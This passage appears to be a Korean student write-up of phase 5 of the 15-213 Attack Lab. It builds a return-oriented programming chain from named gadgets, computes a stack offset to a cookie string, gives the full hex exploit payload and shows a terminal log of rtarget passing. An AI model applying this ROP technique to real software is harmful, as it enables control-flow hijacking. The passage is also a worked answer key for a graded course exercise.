먼저 setval_168에서 뽑은 gadget인 58 90 90 90 c3는 popq %rax를 수행한다. 여기서 rax가 주소 차이를 가지도록 만들어줄 것이다. 그리고 setval_387의 gadget인 89 c2 20 db c3는 movl %eax, %edx를 수행한다. 뒤의 20 db는 레지스터에 영향을 끼치지 않아 신경쓸 필요가 없다. 또, setval_467의 gadget인 89 d1 20 d2 c3는 movl %edx, %ecx를 수행해준다. 그리고 마지막으로 addval_403의 gadget인 89 ce 38 d2 c3는 movl %ecx, %esi를 수행해준다. 즉, rsi에 주소 차이가 저장되게 된다. 이때 각 gadget의 주소는 순서대로 0x4019be+2=0x4019c0, 0x401aa3+2=0x401aa5, 0x401a81+2=0x401a83, 0x401ab7+2=0x401ab9이다.

따라서 지금까지의 과정을 나타내면

statck padding

09 1a 40 00 00 00 00 00

c6 19 40 00 00 00 00 00

c0 19 40 00 00 00 00 00

address difference


a5 1a 40 00 00 00 00 00

83 1a 40 00 00 00 00 00

b9 1a 40 00 00 00 00 00

이다.

이제 add_xy를 호출하고, rax의 값을 rdi에 저장해준 뒤 touch3를 호출해주면 끝이다. add_xy의 주소는 아까전에 0x4019fa임을 확인했었고, touch3의 주소가 0x401930인 것도 아까전에 확인했었다. 그럼 rdi에 rax값을 저장해줄 gadget을 찾아보자.



getval_213의 gadget인 48 89 c7 90 c3가 movq %rax, %rdi를 수행해줌을 알 수 있고, 이 gadget의 주소는 0x4019c5+1=0x4019c6이다.

따라서 지금까지의 과정을 나타내면

statck padding

09 1a 40 00 00 00 00 00

c6 19 40 00 00 00 00 00

c0 19 40 00 00 00 00 00

address difference

a5 1a 40 00 00 00 00 00

83 1a 40 00 00 00 00 00

b9 1a 40 00 00 00 00 00

fa 19 40 00 00 00 00 00

c6 19 40 00 00 00 00 00

30 19 40 00 00 00 00 00

이다.

이제 남은 것은 cookie string을 어디 저장할지, 그리고 address difference가 무엇인지이다. 먼저 cookie string은 touch3의 주소 밑에 넣어줄 것이다. 이렇게 하면 address difference는 rsp가 가리키는 주소부터 cookie string이 저장된 주소까지의 거리이므로 0x50-0x8=0x48바이트가 된다.

따라서 최종적으로 답은 다음과 같다.

statck padding

09 1a 40 00 00 00 00 00

c6 19 40 00 00 00 00 00

c0 19 40 00 00 00 00 00

48 00 00 00 00 00 00 00

a5 1a 40 00 00 00 00 00

83 1a 40 00 00 00 00 00

b9 1a 40 00 00 00 00 00

fa 19 40 00 00 00 00 00


c6 19 40 00 00 00 00 00

30 19 40 00 00 00 00 00

33 37 63 61 37 36 37 35

00

따라서 rtarget.l3.txt는 다음과 같다.



이 파일을 hex2raw를 사용해서 raw파일로 바꿔준 후 실행해보니 아래와 같이 touch3가 호출되어 phase5를 pass한 것을 확인할 수 있었다.

```
[greenidea@programming2 target20200516]$ vi rtarget.l3.txt
[greenidea@programming2 target20200516]$ ./hex2raw < rtarget.l3.txt > rtarget.l3-raw.txt
[greenidea@programming2 target20200516]$ ./rtarget -q -i rtarget.l3-raw.txt
Cookie: 0x37ca7675
Touch3!: You called touch3("37ca7675")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
        user id greenidea
        course  15213-f15
        lab     attacklab
        result  20200516:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 1A 40 00 00 00 00 00 C6 19 40 00 0
0 00 00 00 C0 19 40 00 00 00 00 00 48 00 00 00 00 00 00 00 A5 1A 40 00 00 00 00 00 83 1A 40 00 00 00 00
00 B9 1A 40 00 00 00 00 00 FA 19 40 00 00 00 00 00 C6 19 40 00 00 00 00 00 30 19 40 00 00 00 00 00 33 37
 63 61 37 36 37 35 00
[greenidea@programming2 target20200516]$
```